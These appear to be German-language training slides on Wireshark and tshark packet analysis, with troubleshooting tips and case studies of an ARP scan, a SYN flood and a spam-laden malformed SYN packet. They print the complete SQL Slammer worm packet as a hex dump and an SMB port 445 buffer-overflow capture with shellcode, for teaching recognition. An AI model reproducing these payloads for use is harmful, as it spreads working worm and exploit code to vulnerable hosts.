```
ssh tunnels / socat …
```

Remote Schnüffel

- Windows-Remote c:\programme\WinPcap\rpcap.exe
- Windows Local Wiresharke Remote



Interface: Remote... Adapter for generic

IP address: unknown

Link-layer header type: Ethernet

Host:

Port:

● Null authentication

○ Password authentication

Username:

Password:

Wireshark Automatismen

- tshark -> übernimmt die wireshark konfiguration
- Im tshark kann man es auch übersteuern

```
tshark -i eth0 -o "tcp.analyze_sequence_numbers:TRUE "
tshark -i eth0 -o "tcp.analyze_sequence_numbers:FALSE“
```

- Siehe -> $HOME/.wireshark/preferences

Analyis


- Wenn es doch nur so einfach wäre……

Analysis

- Nimm alles weg, was OK ist, so bleibt am Schluss nur noch das Problem !
- Packet's never lies !
- Schreibe das wirkliche Problem auf.
- Nimm nur Fakten !
- Capture mehr auf, als du brauchst.
  Löschen kann man immer noch.
- Arbeite immer mit einer Kopie, nie mit dem Orginal-File !
- Erstelle kleinere Teil File mit einzelnen Sessions / Hosts

Tips


- Markiere wichtige Packete oder Punkte (CTRL-M)
  SHIFT-CTRL-N   goto next mark
  SHIFT-CTRL-B   goto prev mark
- Ingoriere unrelevante Packete (CTRL–X)



No.	Time	Source	Destination	Protocol	Info
1	2010-05-02 10:18:08.398099	192.168.2.200	255.255.255.255	RIPv1	Response
2	2010-05-02 10:18:11.103906				<Ignored>
3	2010-05-02 10:18:11.149655				<Ignored>
4	2010-05-02 10:18:12.145141	192.168.2.101	62.2.104.140	TCP	54293 > 80 [SYN] Seq
5	2010-05-02 10:18:12.187114	62.2.104.140	192.168.2.101	TCP	80 > 54293 [SYN, ACK

Tips

- Unterteile das BIG-Capture File in einzelne Teilfiles (save-as)
  - Sessions
  - Protokolle
  - Hosts
  - Zeitabschnitte
- Entferne “ignored packets”




Packet Range

	● Captured	○ Displayed
● All packets	830	830
○ Selected packet	1	1
○ Marked packets	1	1
○ First to last marked	1	1
○ Range:	0	0
☑ Remove Ignored packets	2	2

Analysis 1

- Was ist das ?



```
root@blubberli:~/[redacted]# tshark -r [redacted]_1.cap
Running as user "root" and group "root". This could be dangerous.
  1   0.000000 122.225.100.154 -> 81.63.144.80 UDP Source port: biolink-auth  Destination port: ms-sql-m
  2 12418.751905 218.64.237.219 -> 81.63.144.80 UDP Source port: dsatp  Destination port: ms-sql-m
  3 22903.618548 122.225.100.154 -> 81.63.144.17 UDP Source port: biolink-auth  Destination port: ms-sql-m
  4 27706.798090 122.225.100.154 -> 81.63.144.22 UDP Source port: biolink-auth  Destination port: ms-sql-m
  5 31144.998092 60.161.78.155 -> 81.63.144.80 UDP Source port: avauthsrvprtcl  Destination port: ms-sql-m
  6 43729.139913 200.110.37.42 -> 81.63.144.35 UDP Source port: iad1  Destination port: ms-sql-m
  7 53518.951563 218.64.237.219 -> 81.63.144.17 UDP Source port: dsatp  Destination port: ms-sql-m
  8 68157.962870 98.209.236.46 -> 81.63.144.80 UDP Source port: ms-sna-server  Destination port: ms-sql-m
  9 105646.384489 202.109.191.2 -> 81.63.144.80 UDP Source port: ssql  Destination port: ms-sql-m
 10 131902.043020  59.53.16.77 -> 81.63.144.80 UDP Source port: nmsserver  Destination port: ms-sql-m
 11 140506.332191 122.225.100.154 -> 81.63.144.80 UDP Source port: biolink-auth  Destination port: ms-sql-m
 12 163827.645365 122.225.100.154 -> 81.63.144.17 UDP Source port: biolink-auth  Destination port: ms-sql-m
 13 171097.236396 122.225.100.154 -> 81.63.144.22 UDP Source port: biolink-auth  Destination port: ms-sql-m
 14 187706.776883 218.64.237.219 -> 81.63.144.80 UDP Source port: blaze  Destination port: ms-sql-m
 15 189362.993606 89.19.166.160 -> 81.63.144.35 UDP Source port: 4708  Destination port: ms-sql-m
 16 219361.235569 122.225.100.154 -> 81.63.144.35 UDP Source port: biolink-auth  Destination port: ms-sql-m
```


Analysis 1

- UDP
- Immer gleiche Ziel Netz (81.63.144.X/24)
- Unterschiedliche Source IP’s
- Immer gleichen Zielport: ms-sql-m

- -> schau ins Paket….

Analysis 1

- Hex Dump




```
root@blubberli:~/[redacted]# tshark -n -r [redacted]_1.cap  -c 1 -x
Running as user "root" and group "root". This could be dangerous.
  1   0.000000 122.225.100.154 -> 81.63.144.80 UDP Source port: 3411  Destination port: 1434

0000  00 11 0a 63 5e 7c 00 04 28 a8 88 00 08 00 45 00   ...c^|..(.....E.
0010  01 94 fa 45 00 00 70 11 8e 08 7a e1 64 9a 51 3f   ...E..p...z.d.Q?
0020  90 50 0d 53 05 9a 01 80 66 ed 04 01 01 01 01 01   .P.S....f.......
0030  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0040  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0050  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0060  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0070  01 01 01 01 01 01 01 01 01 01 01 01 01 01 01 01   ................
0080  01 01 01 01 01 01 01 01 01 01 01 dc c9 b0 42 eb   ..............B.
0090  0e 01 01 01 01 01 01 01 70 ae 42 01 70 ae 42 90   ........p.B.p.B.
00a0  90 90 90 90 90 90 90 68 dc c9 b0 42 b8 01 01 01   .......h...B....
00b0  01 31 c9 b1 18 50 e2 fd 35 01 01 01 05 50 89 e5   .1...P..5....P..
00c0  51 68 2e 64 6c 6c 68 65 6c 33 32 68 6b 65 72 6e   Qh.dllhel32hkern
00d0  51 68 6f 75 6e 74 68 69 63 6b 43 68 47 65 74 54   QhounthickChGetT
00e0  66 b9 6c 6c 51 68 33 32 2e 64 68 77 73 32 5f 66   f.llQh32.dhws2_f
00f0  b9 65 74 51 68 73 6f 63 6b 66 b9 74 6f 51 68 73   .etQhsockf.toQhs
0100  65 6e 64 be 18 10 ae 42 8d 45 d4 50 ff 16 50 8d   end....B.E.P..P.
0110  45 e0 50 8d 45 f0 50 ff 16 50 be 10 10 ae 42 8b   E.P.E.P..P....B.
0120  1e 8b 03 3d 55 8b ec 51 74 05 be 1c 10 ae 42 ff   ...=U..Qt.....B.
0130  16 ff d0 31 c9 51 51 50 81 f1 03 01 04 9b 81 f1   ...1.QQP........
0140  01 01 01 01 51 8d 45 cc 50 8b 45 c0 50 ff 16 6a   ....Q.E.P.E.P..j
0150  11 6a 02 6a 02 ff d0 50 8d 45 c4 50 8b 45 c0 50   .j.j...P.E.P.E.P
0160  ff 16 89 c6 09 db 81 f3 3c 61 d9 ff 8b 45 b4 8d   ........<a...E..
0170  0c 40 8d 14 88 c1 e2 04 01 c2 c1 e2 08 29 c2 8d   .@...........)..
0180  04 90 01 d8 89 45 b4 6a 10 8d 45 b0 50 31 c9 51   .....E.j..E.P1.Q
0190  66 81 f1 78 01 51 8d 45 03 50 8b 45 ac 50 ff d6   f..x.Q.E.P.E.P..
01a0  eb ca                                             ..
```


SQL Slammer

Buffer Overflow

- 445_buffer.cap
- ngrep (strings für capture files)




```
  ......
####
T 83.134.90.147:4285 -> 81.63.144.80:445 [AP]
  ...z.SMBr.....S................9.....W..PC NETWORK PROGRAM 1.0..LANMAN1.0..Windows for Workgroups 3.1a..LM1.2X002..NT LM 0.12.
##
T 83.134.90.147:4285 -> 81.63.144.80:445 [A]
  .....SMBs.....................9...................~.........~.`..z..+........n0..j...f#..b.....AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA..#..W......B.B.B.B....
  ..D...k.....SUVW.l$..E<.T(x...J..Z ...2I.4...3..3..8.t........;!$.u..Z$..f..K.Z..........3._^][.D$...$.D$..D$.....^jOYd...[..[.
  ...{......3.Ph.exe.e.Wh.I....j..u....E.Wh..#....E.Wh.N....3.f.llQh32.dhws2_T....Sh.......E.Sh.y.y...E.Shn./I..j.j.j....E.3.PPP.
  ..'....P..j.P.u.Sh..p.....XSh......j..u...3.PP.u.Sh
##
T 83.134.90.147:4285 -> 81.63.144.80:445 [A]
  .I.I.....M..E.Q.U.........3.Q..QS.u..U...~.PS.u..U....u..U.Wh[L.....u...3.P.u.Wh........Wh...`....UBBBBBBBBBBBBBBBBBBBBBBBBBBB
  BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
  BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
  BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB
```



ARP

- arp_1.cap

```
 1   0.000000 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.2?  Tell 192.168.1.1
 2   0.009839 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.3?  Tell 192.168.1.1
 3   0.019816 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.4?  Tell 192.168.1.1
 4   0.029634 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.5?  Tell 192.168.1.1
 5   0.039553 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.6?  Tell 192.168.1.1
 6   0.049442 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.7?  Tell 192.168.1.1
 7   0.059270 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.8?  Tell 192.168.1.1
 8   0.069301 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.9?  Tell 192.168.1.1
 9   0.079076 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.10?  Tell 192.168.1.1
10   0.088947 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.11?  Tell 192.168.1.1
11   0.098958 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.12?  Tell 192.168.1.1
12   0.108841 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.13?  Tell 192.168.1.1
13   0.118814 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.14?  Tell 192.168.1.1
14   0.128561 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.15?  Tell 192.168.1.1
15   0.138477 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.16?  Tell 192.168.1.1
16   0.148445 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.17?  Tell 192.168.1.1
17   0.158298 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.18?  Tell 192.168.1.1
18   0.168288 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.19?  Tell 192.168.1.1
19   0.178158 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.20?  Tell 192.168.1.1
20   0.188032 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.21?  Tell 192.168.1.1
21   0.197984 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.22?  Tell 192.168.1.1
22   0.207862 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.23?  Tell 192.168.1.1
23   0.217677 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.24?  Tell 192.168.1.1
24   0.227559 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.25?  Tell 192.168.1.1
25   0.237555 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.26?  Tell 192.168.1.1
26   0.247365 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.27?  Tell 192.168.1.1
27   0.257300 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.28?  Tell 192.168.1.1
28   0.267288 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.29?  Tell 192.168.1.1
```



ARP


- Und was ist das ?

```
42   0.405781 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.43?  Tell 192.168.1.1
43   0.415694 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.44?  Tell 192.168.1.1
44   0.425599 00:00:c5:e8:19:ec -> 00:12:3f:68:ea:b3 ARP Who has 192.168.1.45?  Tell 192.168.1.1
45   0.425630 00:12:3f:68:ea:b3 -> 00:00:c5:e8:19:ec ARP 192.168.1.45 is at 00:12:3f:68:ea:b3
46   0.435518 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.46?  Tell 192.168.1.1
47   0.445394 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.47?  Tell 192.168.1.1
48   0.455295 00:00:c5:e8:19:ec -> ff:ff:ff:ff:ff:ff ARP Who has 192.168.1.48?  Tell 192.168.1.1
```

- Lösung
  - IP Scan….(Netopia Router)
  - Scan wurde auf 192.168.1.45 gemacht, siehe Anwort Paket sowie MAC Adresse im Request

SYN DDoS


- Simple SYN Attacks.



```
No. .    Time          Source            Destination      Protocol  Info
   79539 1.589792     83.226.237.89     195.[redacted]   TCP       3256 > 6667 [SYN] S
   79540 1.589796     193.231.34.1      195.             TCP       4173 > 6667 [SYN] S
   79541 1.589903     85.224.150.147    195.             TCP       62972 > 6667 [SYN]
   79542 1.589905     82.76.102.150     195.             TCP       4163 > 6667 [SYN] S
   79543 1.589906     82.76.102.150     195.             TCP       4213 > 6667 [SYN] S
   79544 1.589907     82.76.102.150     195.             TCP       4214 > 6667 [SYN] S
   79545 1.589907     82.37.173.203     195.             TCP       4482 > 6667 [SYN] S
   79546 1.589909     12.129.142.70     195.             TCP       1493 > 6667 [SYN] S
   79547 1.589909     82.37.173.203     195.             TCP       4483 > 6667 [SYN] S
   79548 1.589910     82.76.178.244     195.             TCP       3101 > 6667 [SYN] S
   79549 1.589911     82.76.178.244     195.             TCP       3225 > 6667 [SYN] S
   79550 1.589912     82.76.178.244     195.             TCP       3227 > 6667 [SYN] S
   79551 1.589913     82.37.173.203     195.             TCP       4484 > 6667 [SYN] S
   79552 1.589914     82.37.173.203     195.             TCP       4485 > 6667 [SYN] S
   79553 1.589915     82.37.173.203     195.             TCP       4486 > 6667 [SYN] S
   79554 1.589916     82.237.231.184    195.             TCP       3199 > 6667 [SYN] S
   79555 1.589917     82.37.173.203     195.             TCP       4487 > 6667 [SYN] S

⊞ Frame 79539 (78 bytes on wire, 78 bytes captured)
⊞ Ethernet II, Src: Cisco_fd:4a:42 (00:12:80:fd:4a:42), Dst: HewlettP_a0:2a:ce (00:08:02:a0:2a:ce
⊞ Internet Protocol, Src: 83.226.237.89 (83.226.237.89), Dst: 195.[redacted] (195.[redacted])
⊟ Transmission Control Protocol, Src Port: 3256 (3256), Dst Port: 6667 (6667), Seq: 0, Len: 0
    Source port: 3256 (3256)
    Destination port: 6667 (6667)
    [Stream index: 67414]
    Sequence number: 0    (relative sequence number)
    Header length: 44 bytes
  ⊞ Flags: 0x02 (SYN)
```

SYN Paket

- Packet
  SYN Packet with Data



```
0000   02 02 02 02 02 02 01 01  01 01 01 01 08 00 45 00   ........ ......E.
0010   00 34 71 b7 40 00 61 06  51 78 dc 82 ae f8 [redacted]   .4q.@.a. Qx......
0020   [redacted] 12 97 01 bd e6 19  3f 48 00 00 00 00 80 02   ........ ?H......
0030   7f ff 5e ce 00 00 02 04  05 b4 01 03 03 00 01 01   ..^..... ........
0040   04 02 61 76 63 52 20 56  49 41 47 52 41 20 a9 20   ..avcR V IAGRA .
0050   52 65 74 61 69 6c 65 72  20 3c                     Retailer  <
```

SYN Paket


- Wrong IP Length

0x0034 IP Packet Länge (blau) und grüne Bereich ist zusätzlich

```
0000   02 02 02 02 02 02 01 01   01 01 01 01 08 00 45 00    ........ ......E.
0010   00 34 71 b7 40 00 61 06   51 78 dc 82 ae f8 d5 03    .4q.@.a. Qx......
0020   f6 15 12 97 01 bd e6 19   3f 48 00 00 00 00 80 02    ........ ?H......
0030   7f ff 5e ce 00 00 02 04   05 b4 01 03 03 00 01 01    ..^..... ........
0040   04 02 61 76 63 52 20 56   49 41 47 52 41 20 a9 20    ..avcR V IAGRA .
0050   52 65 74 61 69 6c 65 72   20 3c                      Retailer  <
```

Mail

- 3 Peaks…



